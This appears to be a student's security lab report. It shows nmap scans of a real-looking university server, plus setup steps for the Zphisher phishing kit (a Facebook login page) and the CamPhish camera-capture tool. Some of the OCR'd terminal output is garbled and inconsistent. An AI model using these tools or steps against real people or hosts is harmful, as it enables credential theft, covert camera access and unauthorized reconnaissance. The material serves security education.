(khush1@khush1)-[~]
└─$ nmap -p- 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:41 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.11s latency).

PORT STATE SERVICE
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
└─$ nmap -p- 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:42 IST

```

## 10 ) nmap -p 80,443 <target> With Output : Scan specific ports (e.g., 80, 443).




```
(khushi@khushi) ~]$ nmap -p 80,443 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:44 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.19s latency).

PORT STATE SERVICE
80/tcp open http
443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
```

**11) nmap -A <target>:** Comprehensive scan (OS detection, version detection, script scanning, and traceroute).




```
(khushi@khushi) ~]$ nmap -p 80,443 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:44 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up (0.19s latency).

PORT STATE SERVICE
80/tcp open http
443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
(khushi@khushi) ~]$ nmap -A 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:45 IST
```

## nmap -A <target> Command Output :




```
[khushik@khushi ~] nmap -A 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:45 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up [0.012s latency].
Not shown: 992 closed ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-keykey:
| 3d79 00:00:b6:ee:12:36:68:ce:c3:28:83:b2:00:c9:54 (RSA)
|_ 256 cb:38:a9:a0:5a:1d:cc:42:a9:b6:6d:9a:13:93:26:9d (EDDSA)
25/tcp filtered smtp
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://certification.ljku.edu.in/
|_http-server-header: nginx/1.18.0 (Ubuntu)
139/tcp filtered msrpc
443/tcp filtered https nginx 1.18.0 (Ubuntu)
|_http-title: Lok Jagruti Kendra University Blockchain Verifier
| ssl-cert: Subject: commonName=*.ljku.edu.in
| SubjectAltName: *.ljku.edu.in, DNS:ljku.edu.in
| Not valid after: 2026-04-06T04:14:18
|_http-server-header: nginx/1.18.0 (Ubuntu)
445/tcp filtered microsoft-ds
3231/tcp filtered netbios-ssn
Device type: general purpose
Running (JUST GUESSING): Linux 5.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:1
Aggressiveness: OS guesses: Linux 5.0-5.14 (80%)
Accuracy: OS detection for host (test conditions non-ideal),
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 4.49 ms 192.168.106.156
2 40.81 ms 233.85.74.97
3 39.56 ms 233.85.74.97
4 36.56 ms 233.85.74.97
5 28.91 ms 233.85.74.97.host.secureserver.net (97.74.85.233)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.02 seconds
```

## 12 ) nmap -sV <target> : Version detection scan.



```
[khushik@khushi ~] nmap -sV 97.74.85.233
Starting Nmap 7.95 (https://nmap.org) at 2025-09-27 09:46 IST
Nmap scan report for 233.85.74.97.host.secureserver.net (97.74.85.233)
Host is up [0.012s latency].
Not shown: 992 closed ports (reset)
```

## nmap -sV <target> Command Output :

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
CPU usage: 0.0%
khushik@khushik ~
File Actions Edit View Help
(khushik@khushik) -~>
[-] Starting Nmap 7.92 (https://nmap.org) at 2025-09-27 09:46 IST
Nmap scan report for 233.85.74.07.host.secureserver.net (97.74.85.233)
Host is up (0.46s latency).
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.18.0 (Ubuntu)
443/tcp open https nginx 1.18.0 (Ubuntu)
455/tcp filtered msrpc
139/tcp filtered netbios-ssn
135/tcp filtered msrpc
445/tcp filtered microsoft-ds
631/tcp filtered ldap
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.95 seconds
(khushik@khushik) -~>

```

## Practical-6

### AIM:

Demonstrate credential harvesting through social engineering by creating phishing pages using Zphisher, showing how attackers can exploit user trust on social media platforms.

### STEPS with screenshots:


- 1) Git clone though add zphisher:

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
khushik@khushik ~
File Actions Edit View Help
(khushik@khushik) -~>
[-] git clone https://github.com/htr-tech/zphisher.git
fatal: destination path 'zphisher' already exists and is not an empty directory.
(khushik@khushik) -~>

```

## 2) Redirect zphisher:



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mush@khushi:~/zphisher$ git clone https://github.com/htre-tech/zphisher.git
fatal: destination path 'zphisher' already exists and is not an empty directory.

mush@khushi:~/zphisher$ cd Zphisher
cd: no such file or directory: Zphisher
mush@khushi:~/zphisher$ cd zphisher
mush@khushi:~/zphisher$
```


## 3) Chmod 777 zphisher.sh:




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
mush@khushi:~/zphisher$ git clone https://github.com/htre-tech/zphisher.git
fatal: destination path 'zphisher' already exists and is not an empty directory.

mush@khushi:~/zphisher$ cd Zphisher
cd: no such file or directory: Zphisher
mush@khushi:~/zphisher$ cd zphisher
mush@khushi:~/zphisher$ chmod 777 zphisher.sh
mush@khushi:~/zphisher$
```


## 4) Select option :




## 5) Select Option 1:




## 6) Select a Custom Port:



## 6) Start a zphisher:



## 7) Open a Facebook Login page:



## Practical-7

### **AIM:**

Simulate unauthorized access to a target device's camera using CamPhish through social engineering techniques to understand risks associated with malicious camera exploitation.


### **STEPS with screenshots:**

#### **1) Git clone though add CamPhish:**




```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
khushikhuishi ~
$ git clone https://github.com/techchipnet/CamPhish.git
fatal: destination path 'CamPhish' already exists and is not an empty directory.
$
```

## 2) Redirect CamPhish:



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
